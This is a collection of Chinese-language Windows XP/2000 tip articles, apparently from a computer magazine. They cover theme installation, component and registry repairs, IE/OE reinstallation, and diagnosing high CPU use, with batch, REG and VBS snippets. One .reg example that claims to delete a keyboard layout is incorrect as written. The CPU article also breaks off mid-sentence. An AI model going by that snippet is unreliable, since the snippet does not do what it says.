软件版本：1.0　软件大小：1693 KB
软件性质：免费软件　适用平台：Windows XP Tablet PC Edition 2005
下载地址：http://download.microsoft.com/download/5/2/9/5295fa0c-575a-4ee6-b186-0a8cf7ddfde6/WindowsXP-TabletPC-EnergyBlueTheme-x86-ENU.exe

第一步：DIY一个Energy Blue安装命令。打开记事本，输入以下内容，保存为EnergyBlue.bat（大家可以到http://www.newhua.com/cfan/200423/energyblue.rar下载这个bat文件）。

```
@echo off
If {%1}=={} @echo Syntax: EnergyBlue DownloadFolder&goto :EOF
if not exist %1 @echo EnergyBlue %1 not found.&goto :EOF
setlocal
set xfold=%~1#
set xfold=%xfold:\#=%
set xfold=%xfold:#=%
pushd "%xfold%"
if not exist WindowsXP-TabletPC-EnergyBlueTheme-x86-ENU.exe @echo WindowsXP-TabletPC-EnergyBlueTheme-x86-ENU.exe does NOT exist in "%xfold%"&endlocal&goto :EOF
WindowsXP-TabletPC-EnergyBlueTheme-x86-ENU.exe /U /X:"%TEMP%"
popd
MD %SystemRoot%\resources\themes\royale\shell\homestead
MD %SystemRoot%\resources\themes\royale\shell\metallic
MD %SystemRoot%\resources\themes\royale\shell\normalcolor
MD %SystemRoot%\resources\themes\royale\shell\royale
MD %SystemRoot%\resources\themes\royale\wallpaper
copy "%TEMP%\royale.theme" %SystemRoot%\resources\themes\*.*
copy "%TEMP%\royale.msstyles" %SystemRoot%\resources\themes\royale\*.*
copy "%TEMP%\shellstyle.dll" %SystemRoot%\resources\themes\royale\shell\homestead\*.*
copy "%TEMP%\shellstyle.dll" %SystemRoot%\resources\themes\royale\shell\metallic\*.*
copy "%TEMP%\shellstyle.dll" %SystemRoot%\resources\themes\royale\shell\normalcolor\*.*
copy "%TEMP%\shellstyle.dll" %SystemRoot%\resources\themes\royale\shell\royale\*.*
copy "%TEMP%\energybliss.jpg" %SystemRoot%\resources\themes\royale\wallpaper\*.*
endlocal
```

第二步：在“开始→运行”中输入“CMD”回车后打开命令行提示符，并进入到存放EnergyBlue.bat的目录，键入“EnergyBlue "C:\downloads"”（不包括引号）。稍等，Theme便安装成功。

第三步：在桌面右击并选择“属性”，在“主题”标签下把当前主题切换为Energy Blue即可。好了，现在可以好好地感受一下Windows XP Tablet PC Edition 2005的“蓝色海洋”了。

小提示

Energy Blue一共有四种配色方案，除传统XP主题的蓝（Blue）、绿（Green）、银（Silver）外，增加了Royale这种非常柔和的配色。默认配色为Blue，你可以在桌面属性“外观”标签的“色彩方案”下拉列表中选择你喜欢的风格。




图2

怎么样，减少了绿色草坪的桌面，是不是清爽许多呢（见图2）？

CF [XT02]

有人曾感慨:未知的电脑故障数目几乎和0的倒数相等.....偌大的一个Windows，不时地来一些小打小闹的故障当然是在所难免！都说要成为电脑高手，然而不同的人会用不同的方法步骤来解决问题，于是也就有了菜鸟、老鸟、高手之分。其实，老鸟或高手与菜鸟的最大区别就是: 他们对所发生的一切拥有了思考的权利！



从微软“不厚道”说起

——系统“零件”恢复基本方法

■ 广西 limited

部件发生故障，何必非要重装

在着手写此篇稿子前，笔者自己的系统出现了一个奇怪故障，或许你也曾碰见过，就是打开IE的属性设置，切换至“高级”选项卡后发现这里的选项设置全都不见了，取而代之的是白茫茫的一片(见图1)。作为一个经常混于CFAN的老鸟，当然想尝试着自己来搞定了。但这个IE部件丢失的故障还真的没碰上过，自己也是一头雾水，于是向百度、Google求助了一把。终于，在微软官方网站上找到了答案(http://support.microsoft.com/?kbid=273492)，不过得到微软的“官方答案”竟然是“Microsoft recommends that you reinstall Internet Explorer or Windows.(微软建议重装Internet Explorer或Windows)”。不会吧？虽然这个IE的小部件是挺重要的，但根据感觉，它还不至于非要重装IE或系统不可，肯定有比这个“官方答案”更加简单的解决办法！



图1

尽管答案不是笔者想要的，不过比尔大叔所给的“官方原因”(This issue can occur if the following registry key is missing or damaged:HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\AdvancedOptions)或许有用。于是打开注册表编辑器检查了一下对应主键，发现该主键并没有“missing”(丢失了)，可能是“damaged”(被损坏了)，但不知道什么地方出了问题。于是从另一台相同系统的注册表中“借”了一个同样的主键过来，导入到自己的注册表后，问题得到解决 。

尽管比尔大叔所给的重装的办法是“绝对”能解决此故障的，但相信谁都能看出这样的答案显然不够“厚道”。如果笔者在开始就一股脑地相信了这个“官方答案”，岂不冤枉？如果是你面对这样的故障，是不是会接受这个“官方答案”呢？所以，我们在动手前要多想想是不是非得重装，还有没有更好的解决方法。

老鸟再支招——恢复基本方法

解决问题，要有一定的方法和步骤，下面是笔者总结的一些基本方法，从易到难、简单到复杂的顺序排列如下。

基本方法1:快捷方式是否“迷失了”方向

在DOS时代，人们是通过直接运行程序(软件)的执行文件来使用电脑的，甚是麻烦。于是，Windows以后通过把常用的一些程序(软件)集中到一个平台中，方便人们来调用它们，这个平台在一定意义上可以理解为我们所熟悉的桌面。而桌面上的所有图标在某种意义上均可理解为快捷方式，包括“我的电脑”、“网上邻居”、“回收站”、“Internet Explorer”等系统图标，以及开始菜单、快速启动栏，甚至托盘区也是存放快捷方式的平台。所以，这些地方出现的故障、毛病一般都不是什么致命的，也用不着恢复或重装系统。

实例:开始菜单中“Windows Update”不见了，“程序→附件”目录里面的程序也全都不见了，怎么恢复？

现象分析:刚才说过了，开始菜单中的程序都是些快捷方式(见图2)，重建快捷方式即可解决问题。

解决方法:1.打开%SystemRoot%\system32目录，右键wupdmgr.exe选择“发送到→桌面快捷方式”，把快捷方式的名字改为“Windows Update”，用鼠标拖动该快捷方式图标的同时按键盘上的“Windows”键，把图标拖到开始菜单中即可。



图2

2.“附件”目录中文件较多，一个个恢复可能比较麻烦，如果系统上有两个或以上账户，可以把“C:\Documents and Settings\账户\Start Menu\Programs\Accessories”目录覆盖到出问题的目录中，问题解决。

小提示

如果是英文版的Windows XP，可以到http://www.Windows XPtutor.com/download/accrestore.zip下载一个专门恢复"附件"目录的小软件(8KB)，其使用方法很简单，笔者不再赘述。

基本方法2:文件是不是损坏了或丢失了

通常情况下，造成文件丢失故障的原因有很多，比如系统升级、中毒或人为删除都有可能。文件丢失是故障中比较常见的一种，解决的难度一般不是很大，通常的方法是拷贝一个副本即可解决问题。

实例1:帮助文件无法访问，并且无法在C:\Windows\system32目录中找到win32hlp.exe文件。

现象分析:这个文件丢失可能是由于系统升级或安装补丁造成WINHLP32.EXE、WINHLP32.CNT、WINHLP32.HLP这三个丢失或者没有被安装，比如Windows XP安装SP1补丁或SP2补丁后经常会出现此故障。当然，我们也不能排除人为删除和中病毒的可能。

解决方法:插入Windows XP安装光盘，在命令提示窗口打开光盘中的I386目录，依次输入以下命令:

```
EXPAND WINHLP32.EX_ %SystemRoot%\WINHLP32.EXE
EXPAND WINHLP32.CN_ %SystemRoot%\HELP\WINHLP32.CNT
EXPAND WINHLP32.HL_ %SystemRoot%\HELP\WINHLP32.HLP
```

小提示

类似故障还有鼠标指针的图标丢失，在命令提示窗口输入以下内容即可解决(X代表CD-ROM盘符):

```
Expand X:\i386\*.CU_ -r %SystemRoot%\Cursors
Expand X:\i386\*.AN_ -r %SystemRoot%\Cursors
```

实例2:系统能正常启动，无法通过"Ctrl＋Shift＋Esc"组合键或任务栏右键菜单选择"任务管理器"来打开Taskmgr.exe，甚至在"开始→运行"中也找不到Taskmgr.exe，怎么办？

现象分析: Msconfig、Taskmgr和Regedit等非系统启动的必需进程，可能是被系统所感染的病毒改名造成的，Taskmgr.exe出现问题我们就无法打开任务管理器，也就无法直接从任务管理器中结束该病毒进程，这就给我们解决问题带来了一定难度。

解决方法:最基本的解决方法是升级病毒库，然后全盘扫描进行杀毒。如果能在系统中找到被改名后的原文件，把名字改回来即可。要是找不到也可以通过拷贝副本的方法来解决。

小提示

★造成类似故障的常见病毒有Backdoor.IRC.Yoink.A、Backdoor.Volac.dr、W32.HLLW.Kefy、W32.HLLW.Cydog@mm、W32.HLLW.Maax.B@mm、W32.Kwbot.R.Worm、W32.Spybot、W32.Petch.B等，大家可以在百度或Google中用这些作为关键字来搜索具体解决的办法。

★由于Msconfig、Taskmgr和Regedit这三个系统部件常常是病毒攻击的目标，因此笔者建议大家最好做一个备份，以备不测。

★如果Taskmgr被系统管理员禁止了，恢复的办法是:在"开始→运行"输入"REG add HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System /v DisableTaskMgr /t REG_DWORD /d 0 /f"(不包括外侧引号)。

基本方法3:"环境变量"设置正确了吗

"环境变量"出错时，很容易发生找不到XXX文件、找不到XXX的指定路径，或者直接来一个没有任何反应的古怪现象。所以，如果有类似的提示，就应该考虑"环境变量"是不是有问题。

实例:无法在"运行"中打开Msconfig.exe，却能通过搜索找到Msconfig.exe(见图3)。




图3

现象分析:这是由于Msconfig.exe不在系统变量Path所指定的路径中。

解决方法1:把Msconfig.exe拷贝到Path所指定的路径，即%SystemRoot%\system32目录或者%SystemRoot%目录。

解决方法2:把Msconfig.exe所在的目录添加到系统变量Path中，打开系统属性，切换至"高级"，单击"环境变量"，双击"path"，把Msconfig.exe所在目录添加为变量值。

基本方法4:注册表出问题了

相信只要不是刚开始接触电脑的人都应该知道注册表的重要性，可以说，系统中一半以上的问题都是由于注册表出问题而引起的。最为常见的包括系统部件丢失或被锁定(比如鼠标右键菜单丢失、注册表和组策略被锁、文件夹选项和IE属性被禁止等，当然还包括本文开头的实例)。虽然关于注册表的问题已经探讨得很多，掌握起来也相对要难很多，不过可以肯定的是，当系统一切运行都很正常，只是其中某些部件出了问题，这时可以先考虑是不是注册表出了问题，如果还没到导致系统无法正常运行甚至崩溃的地步，就先别考虑重装。在此，笔者列举几个不太常见的系统部件的修复方法。

实例:打开"程序→管理工具"，里面程序的图标全都不正常了，点击后提示找不到XXX组件。

现象分析:首先，通过右击"开始"选择"属性"，在"开始菜单"选项卡下单击"自定义"，然后在打开窗口的列表中勾选"显示管理工具"(见图4)，于



图4

是就发生了图标存在而点击却无法连接到执行文件的故障。这可能是由于人为的移动了用户配置文件，从而造成了注册表中用户配置的指向路径发生错误。

解决方法：

第一步：打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders]，把右侧窗格中的“Common Administrative Tools”的键值设置为“C:\Documents and Settings\All Users\Start Menu\Programs\Administrative Tools”(不包括外侧引号，如果是英文版本相应地改过来即可)。

第二步：依次展开[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]文件夹，“Common Administrative Tools”的键值设置为“%ALLUSERSPROFILE%\Start Menu\Programs\Administrative Tools”。

第三步：关闭注册表，重启后生效。

高手来提点——基本方法综合应用

俗话说“祸不单行”，很多时候单从某个角度判断和解决问题是行不通的。其实，高手和老鸟的一个区别就是：碰上比较复杂的问题，高手会一步一步地来解决，很有层次感。也就是说处理问题的方法要有一定的层次。

实例：寻找“程序”

分析及解决方法：打开开始菜单中的“程序”，结果发现“程序”右边的扩展为“空”。

第一步：这个问题可能是由于文件丢失造成，打开当前用户的“程序”所在硬盘目录，如果目录是空的，那么是因为快捷方式被删了。解决方法比较简单，如果用GHOST备份过系统，可以用GhostExp.exe从所备份的系统镜像文件中提取相应的目录文件即可(见图5)。




图 5

第二步：如果该目录中的文件没有被删，则可以考虑是否是环境变量出了问题，在系统属性的“高级→环境变量”中查看一下当前的“用户变量”。

第三步：如果环境变量没有问题，那么看一看那就是注册表是否有问题：打开注册表编辑器，找到[HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]，把右侧窗格中“Start Menu”的值设置为“%USERPROFILE%\Start Menu”(没有此键则自己新建一个，类型为REG_EXPAND_SZ，下同)。找到[HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders]，把右侧窗格中“Common Start Menu”的值设为“%ALLUSERSPROFILE%\Start Menu”，以及把“Common Programs”的值设为“%ALLUSERSPROFILE%\Start Menu\Programs”。

第四步：如果上面的步骤仍然没法奏效，那么只好从动态数据库失效入手了，重新注册系统外壳组件：在“开始→运行”中输入REGSVR32 /n /i:U SHELL32，确认弹出窗口，重启电脑。

第五步：还是不行，那就只好重装系统了。

实例：拯救“搜索”

现象分析：依次选择“开始→搜索”，无法打开扩展项目；单击资源管理器/浏览器工具栏上的“搜索”按钮也无反应，或所打开的搜索面版一片空白，甚至死机。这个搜索故障比较经典，很多人都碰到过，导致故障的原因有很多，也不容易判断，只好一步一步尝试。

解决方法：


第一步：从最常见的“开始”着手：开始菜单的“搜索”丢失。解决方法：打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer]，在窗口右边新建一个名为“NoFind”的dword值，将其值设置为00000000(十六进制)。

第二步：如果提示“找不到搜索组件”，这是由于%SystemRoot%\srchasst\mui\0804(这个0804数字可能会因用户或版本不同而有所不同)目录中的文件损坏了，可以在其他系统中复制一份副本。

> **小提示**
>
> 如果是英文版的Windows XP，下载微软补丁http://download.microsoft.com/download/whistler/Patch/Q319949/WXP/EN-US/Q319949_WXP_SP1_x86_ENU.exe。

第三步：如果是点击没有什么反应，可先运行“SFC /Scannow”命令进行Windows 文件保护验证工作，验证过程中如果遇到有系统文件被改动或者丢失的情况，系统会提示插入Windows XP安装盘，并将安装盘里相关文件拷贝到系统中。

第四步：如果单击搜索项目，提示黄色惊叹号警告，排除前面几个可能出错的可能，应该就是注册表了。打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Desktop\NameSpace\{e17d4fc0-5564-11d1-83f2-00a0c90dc849}]，在右侧窗格中找到“默认”，将其值修改为“Search Results Folder”。接下来定位到“[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Cabinet State]”，在窗口右边新建一个名为“Search Asst”的字符串键，将其值设置为“no”。 CF [XT03]



键盘布局也搞精兵简政

■ 山东 牟晓东

Windows为了充分照顾到几乎所有国籍的用户，内嵌了50余种不同的键盘布局。对于普通用户而言，这种大而全的方案显然是不太适合的，一是根本用不到那些东西，二是它们的存在反而占用了一部分宝贵的系统资源。

1.走开！没用的键盘布局

打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layouts]，这就是Windows的键盘布局，笔者的机器上是从00000406一直到E0200804(中间有间断)，分别对应着爱尔兰语、比利时语(3个)、冰岛语、丹麦语、德语(2个)、法语、费罗语、芬兰语、盖尔语、荷兰语、加拿大语(3个)、拉丁美洲语、美国英语(5个)，挪威语、葡萄牙语(3个)、瑞典语、瑞士语(2个)、西班牙语(2个)、意大利语(2个)、英国英语、中文(简体)-美式键盘。



建议在删除前打开“控制面板→键盘”(笔者的系统是Windows 2000专业版)，选择“输入法区域设置”一项中的“属性”，其中的“键盘布局/输入法”下面就有一大堆设置(见图)，可以和刚才注册表中的相应项目对应一下。

找到这么多的键盘布局，就应该采取点措施了，很简单，就一个字——删！到注册表中分别选择对应着爱尔兰语、盖尔语等八竿子用不到的语言键值，一一删除即可。但千万要留下英国英语、美国英语及各种中文输入法。

2.如何快速清除键盘布局

删除这些键盘布局后，Windows非但毫发无伤，而且节约了1%的系统资源。如果希望在重装系统后能方便地删除它们，可以制作一个REG格式的注册表文件，里面的内容按照下面的格式输入（假设要删除德语键盘）：

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Keyboard Layouts\00000407]
```

将文件保存为REG文件，双击后即可删除这些键盘布局。你可以根据自己需要建立REG文件，今后安装好系统后只要双击一下就能清理这些键盘布局了。 CF [XT04]

玩的全是高科技

——新奇的生物锁



指纹识别仪

现在你的鼠标也能添加一把指纹锁了（见图）。这个小巧的指纹识别器看起来就是一个鼠标，只是它的按钮被换成了一个小巧的触摸板，用来识别不同用户身份，代替了传统的“ID＋密码”识别方法。更为方便的是，当一个新指纹被发现后，系统会自动在Windows 2000/XP的用户组里面添加一个新用户。另外，像国内著名IT厂商华旗资讯也已推出了指纹加密的闪盘，而且市场上还有具备指纹加密的笔记本以及专门的笔记本指纹加密卡。



“让我来看看你的脸！”

日本NEC公司开发的NeoFace采用的是一种面孔视别技术。只要事先在电脑数据库中记载下信任用户的数码照片，今后就可以与用摄像头拍摄下来的照片进行比对，软件会自动测算出一个“信任值”，信任值越高可信度越高，是不是很有趣？如果你有兴趣，可以到http://www.de.nec.de/productdetail.php/id/882去看看（英文网站）。另外，全球还有多家公司在开发面孔识别系统，比如VeriLook(下载地址：http://www.neurotechnologija.com/download/vlook.zip）等。 CF [XT05]

河北的读者李冉来信询问：由于遭到病毒攻击，IE 已经破烂不堪，想重新安装IE 和OE。但是系统总提示已经安装，如何才能方便地重装呢？IE 或OE 都是Windows 中非常重要的部件，这使之成为病毒、黑客经常攻击的靶子，所以学会一两招重装IE 或OE 技巧是非常有必要的。有的朋友知道在“开始→运行”中输入一段命令，就可以从安装光盘中重装IE 或OE 了。不过，这方法也有缺点，因为用这种方法安装的IE 都是最早版本的IE，而我们希望安装的往往是最新版本（比如IE 6 SP1)，那该怎么办呢？

简简单单重装IE或OE

■ Limited

通常，如果系统文件损坏或丢失，可以在“开始→运行”中输入“sfc /scannow”来检查，系统的文件保护就会起作用，发现丢失、损坏或版本不正确的文件就会提示插入安装光盘来修复。对于IE或OE的文件出了问题也是适用的，不过此方法毕竟比较被动，如果多个文件丢失，修复起来就十分麻烦了。

手工重装IE和OE

其实，针对IE 或OE，我们有更简单的方法：在“开始→运行”中输入“rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 %windir%\Inf\ie.inf”（不包括引号）命令，就可以从安装光盘中重装IE或OE了。不过，此方法也有缺点，因为所安装的IE版本都是安装光盘中的早期版本，而系统经过不断升级，其中的IE和OE早已是IE 6 SP1了，因此，系统会提示“Setup has detected a newer version of Internet Explorer already installed on this system.Setup cannot continue.”（安装程序检测到系统中Internet Explorer 已经是最新版本，安装不能继续）。我们应该知道通过修改注册表可以解决这个问题，也就是找到下列的注册表子项，双击其中的“IsInstalled”将其值改为0即可。

IE：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-00AA005B4383}]

OE：[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Active Setup\Installed Components\{44BBA840-CC51-11CF-AAFA-00AA00B6015C}]

VBS脚本显神通 一劳永逸玩重装

其实你还可以利用所学过的VBS脚本语言，自己DIY一个重装IE或OE的工具。

第一步：打开记事本并输入以下内容，然后另存为ReInstallIEorOE.vbs。

```
X = MsgBox("偶需要重装Internet Explorer吗?", vbYesNo, "提示")
Y = MsgBox("偶需要重装Outlook Express吗?", vbYesNo, "提示")
Set WshShell = WScript.CreateObject("WScript.Shell")
If X = 6 Then
  WshShell.RegWrite "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{89820200-ECBD-11cf-8B85-00AA005B4383}\IsInstalled", 0, "REG_DWORD"
End If
If Y = 6 Then
  WshShell.RegWrite "HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components\{44BBA840-CC51-11CF-AAFA-00AA00B6015C}\IsInstalled", 0, "REG_DWORD"
End If
If X = 6 OR Y = 6 Then
  WshShell.Run ("rundll32.exe setupapi,InstallHinfSection DefaultInstall 132 %windir%\Inf\ie.inf")
Else
  MsgBox "偶好象暂时还不需要重装IE或OE！" & vbCR,vbOkOnly, "取消重装"
End If
```



（见图）

第二步：当需要重装IE或OE时，运行这个ReInstallIEorOE.vbs，然后根据提示插入安装光盘就可以了。

小提示

★大家可以到http://www.newhua.com/cfan/200423/reinst.rar下载这个ReInstallIEorOE.vbs文件。

★这个ReInstallIEorOE.vbs只针对Windows XP（包括SP2），对于其他Windows版本，在注册表标示符部分（就是注册表中那一长串数字）可能有所不同，但整体结构类似，相信你可以举一反三。

CF [XT06]

为什么 CPU 占用率总是这么高？

■ 北京 ABC

经常会在论坛中看到有人问，为什么我的高配置电脑的运行速度却特别慢，当用任务管理器查看时，发现CPU 占用率经常接近100%（见图1）。



图1

确实，CPU 负载过高会导致电脑运行速度明显变慢，不过，如果CPU 占用率过高的情况只是偶尔出现，并且很快恢复正常，那么不用担心。但是，如果这种情况持续较长时间，就得细细查查你的系统是否有问题了。

1.病毒和恶意程序搞的鬼

这种故障常常是因为病毒、恶意程序、木马造成的，比如震荡波病毒等，所以在出现此问题后，应首先用已经更新了最新病毒库的杀毒软件全面扫描系统，接着再使用反间谍软件工具——Ad-Aware（下载地址：http://www.onlinedown.net/soft/33740.htm）清查是否存在间谍软件。

相信不少朋友都遇到过SVCHOST.EXE文件占用100%CPU资源的问题，这往往是中病毒的表现，比如：冲击波变种病毒"W32.Welchia.Worm"，而SVCHOST.EXE是Windows中的重要文件，是一些系统服务的宿主，提供条件让其他系统服务被启动。正因为它的重要性和特殊性，病毒、木马也想尽办法来利用它，企图利用它的特性来迷惑用户，达到感染、入侵、破坏的目的。所以，如果你发现任务管理器中某个SVCHOST的CPU占用率持续保持很高的状态，最好搜索一下SVCHOST.EXE文件，看看是不是在除了"C:\Windows\system32"外，还在其他文件夹有它的影子。

> **小提示**
>
> SVCHOST的工作原理
>
> **Windows 中的系统服务是以动态链接库（DLL）形式实现的，其中一些会把可执行程序指向SVCHOST，由SVCHOST调用相应服务的动态链接库并加上相应参数来启动服务。**

2.轻松抓出狂占 CPU 资源的软件

如果没有发现病毒、间谍软件或木马程序，那么很可能就是某个软件的问题了，这时得分两种情况来排查。首先，如果CPU 占用率居高不下的情况从开机时就发生，并且直到关机都没有改善，就有可能是由某个随系统同时登录的软件造成的，在Windows XP中请点击"开始→运行"，输入"Msconfig"并回车，打开"系统实用配置工具"，进入"启动"选项卡，接着依次取消可疑的选项前面的对勾，并重启测试问题是否发生，直到找到元凶（见图2）。



图2

而Windows 2000则可使用我们以前推荐的WinPatrol（下载地址：http://www.winpatrol.com/wpsetup.exe），进入"Startup Programs"选项卡，选中可疑项目后单击下面的"Disable"按钮暂停其启动并进行测试。

如果CPU资源占用较大、电脑运行速度变慢的问题是间歇发生的，就要注意出现在什么情况下，比如：运行了某个软件、访问了某个网站等。

在Windows 2000/XP中找出谁在大量占用CPU资源的方法也很简单，只要按下Ctrl＋Alt＋Del组合键（Windows 2000为Ctrl＋Shift＋Esc组合键）打开任务管理器，进入"进程"选项卡，注意"CPU"行，这里显示的就是各个进程占用的CPU资源（见图3），你可以一个个细细查看，从中发现占用CPU资源较高的程序，然后通过其文件名进行搜索并找到它属于哪个软件。然后就是对其卸载、升级或是干脆找个同类软件进行替代。



图3

> **小提示**
>
> **其中"System Idle Process"的CPU占用数值会很高，没有关系，它的作用就是告诉你当前可用的CPU资源是多少，因此它的值越高，越是好事。**

3.CPU 占用率过高的经典案例

案例 1：网络连接导致 CPU 占用率过高

当你的 Windows 2000/XP 作为服务器时，收到来自端口 445 上的连接请求后，系统将分配内存和少量地调配 CPU 资源来为这些连接提供服务。当负荷过重，CPU 占用率可能过高。要解决这个问题可通过修改注册表，打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver]，在右侧窗格中新建名为“maxworkitems”的 DWORD 值。然后双击该值，如果你的电脑有 512MB 以上内存，请设置值为“1024”，如果小于 512MB，则设置值为“256”。

案例 2：右击文件导致 100% 的 CPU 占用

有些朋友报告，如果电脑是 Pentium Ⅲ或 Pentium 4 的 CPU（经我们测试在 AMD Athlon XP CPU，Windows XP SP2 中依然有此问题），在 Windows XP 中，如果不用左键先选中文件而是直接右击它，就会导致 CPU 占用率 100%，微软提供的解决方法是先左键选中文件，然后再右击。而非官方的方法为右击桌面并选择“属性”，接着进入“外观”选项卡，单击“效果”按钮，接着在打开的窗口中取消“为菜单和工具提示使用下列过渡效果”的勾选即可。

案例 3 ：不完善的驱动程序

有时某些不完善的驱动程序也可能导致 CPU 资源占用过高，特别是显卡驱动，因此建议大家最好选择微软认证的或由官方发布的正式版，而且对版本要求要了解，并不是版本越高越好。

案例 4：杀毒软件造成的 CPU 占用率过高

目前的杀毒软件基本都加入了对网页、插件、邮件的即时监控，这样无疑增大了系统负担，比如：有时在玩游戏时，会非常缓慢，IE 打开网页速度也不正常，在排除了其他因素后，你可以怀疑一下所安装的杀毒软件，试着停用它看看问题是不是还存在。

> **小提示**
>
> 在处理较大的 Word 文件时，你会发现它的 CPU 占用率相当高，并导致整个系统运行缓慢，甚至出现假死现象，其实这是由于 Word 的拼写和语法检查造成的，只要打开 Word 的“工具→选项”，进入“拼写和语法”选项卡，将其中的“键入时检查拼写”和“键入时检查语法”两项前的对勾取消即可。

案例 5：CPU 降温软件

有些朋友在安装了 CPU 降温软件（比如：CpuIdle）后发现，CPU 占用率总是在 100%，这是因为这些软件在运行时会利用所有 CPU 空闲时间来进行降温，但 Windows 不能分辨普通的 CPU 占用和降温软件的降温指令之间的区别，因此便造成了 CPU 占用率始终显示为 100% 的情况，你不必为此而担心，它并不会影响到你的正常操作。

> **小提示**
>
> 单击AVI视频文件后CPU占用率高
>
> 在 Windows XP 中，单击某个较大的 AVI 视频文件后，可能会出现系统假死，并且 Explorer.exe 进程的 CPU 占用率为 100%。这是因为系统要先扫描该文件，并检查文件所有部分，并建立索引，假如文件较大(超过 700MB)且没有索引信息，系统查询该文件的索引所需时间会较长，CPU 使用率造成较高。微软虽然称已经有相应的修补工具，但并没有提供下载地址，你可以试着升级到 SP2 看是否能解决。如果不能，建议右击保存视频文件的文件夹，选择“属性→常规→高级”，去掉“为了快速搜索，允许索引服务编制该文件夹的索引”前面复选框的对勾即可。

案例 6：超线程导致 CPU 占用过高和上网死机

有些读者来信反映，他们都遇到了类似的故障，一旦用 IE 上网，短时间就会出现死机现象，并且 IE 的 CPU 占用率达到 100%，而他们电脑配置的共同点就是使用了具有超线程功能的 Pentium 4 CPU。经过我们了解，目前还没有明确的原因分析，但有一些网友们总结的经验：首先，如果你安装了天网防火墙，请将其卸载并安装其他防火墙软件试试（据网友报告，超线程似乎与防火墙软件有冲突）；如果不行，可以尝试在 BIOS 中禁用超线程。

案例 7：待机造成系统自动关闭硬盘 DMA 模式

如果你经常使用 Windows 2000/XP/2003 的待机功能，那么很可能会发现系统性能突然大幅下降，不仅启动速度变慢，而且在运行一些大的软件或游戏时 CPU 占用率时常达到 100%，并产生停顿。这时可以按下 Win + Break 组合键打开系统属性窗口，进入“硬件→设备管理器”，接着双击“IDE ATA/ATAPI 控制器”项下连接硬盘的“主要 IDE 通道”（或“次要 IDE 通道”），然后进入“高级设置”选项卡，查看“当前传送模式”，如果是“Ultra DMA Mode *”(* 为数字，DMA33 为 2，DMA66 为 4，DMA100 为 5、DMA133 为 6)，那么系统正常，但如果以前设的是“Ultra DMA Mode 6”又没有改动，而现在是“Ultra DMA Mode 4”或“Ultra DMA Mode 2”，或者是“PIO 模式”，而且改不过来！这很可能就是系统自动关闭了 DMA 模式。

> **小提示**
>
> 超过137GB大硬盘千万别用休眠和待机
>
> 如果你用的是 Windows XP SP1，并且硬盘大于 137GB，如果使用休眠、待机及内存转储功能（系统属性的“高级→启动和故障恢复→设置→写入调试信息”），很可能会造成硬盘损坏，这个问题已经在 SP2 中得到了解决。

这个问题产生的原因是，Windows 2000/XP/2003 的 IDE/ATAPI 端口驱动程序(Atapi.sys)累积收到总共 6 个超时（超时值为 4 秒）或循环冗余检验(CRC)错误后，驱动程序将把传送模式从最快的 DMA 模式分步骤降为较慢的 DMA 模式，如果继续收到超时或 CRC 错误，则最终会将传送模式降为最慢的 PIO 模式。使用待机功能后进行恢复时，很容易造成

IE 窗口自动最小化之谜

■ LX

最近有读者来电话反映：电脑IE窗口常常自动最小化，变成窄窄一条，奇怪的是它不是最小化在工具栏，而是在桌面上某个位置（见图1），下次打开还是如此，不知是何原因。



图1

遇到这种情况，有的读者可能会习惯性地按下最大化按钮恢复窗口尺寸，或双击标题栏恢复。用这种方法恢复后下次打开窗口还是最小化。正确方法应该是把鼠标移到窗口的右下角，拖动鼠标左键，调整好窗口尺寸后再关闭它，下次一般就会恢复了。

不过，Cornel也经历过这样的问题，用手动修改方法不起作用。这时得用修改注册表来解决问题。

第一步：打开注册表编辑器，找到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Old WorkAreas]项，删除右侧窗格的“OldWorkAreaRects”。

第二步：同样，找到[HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Main]，删除右侧窗格的“Window_Placement”。

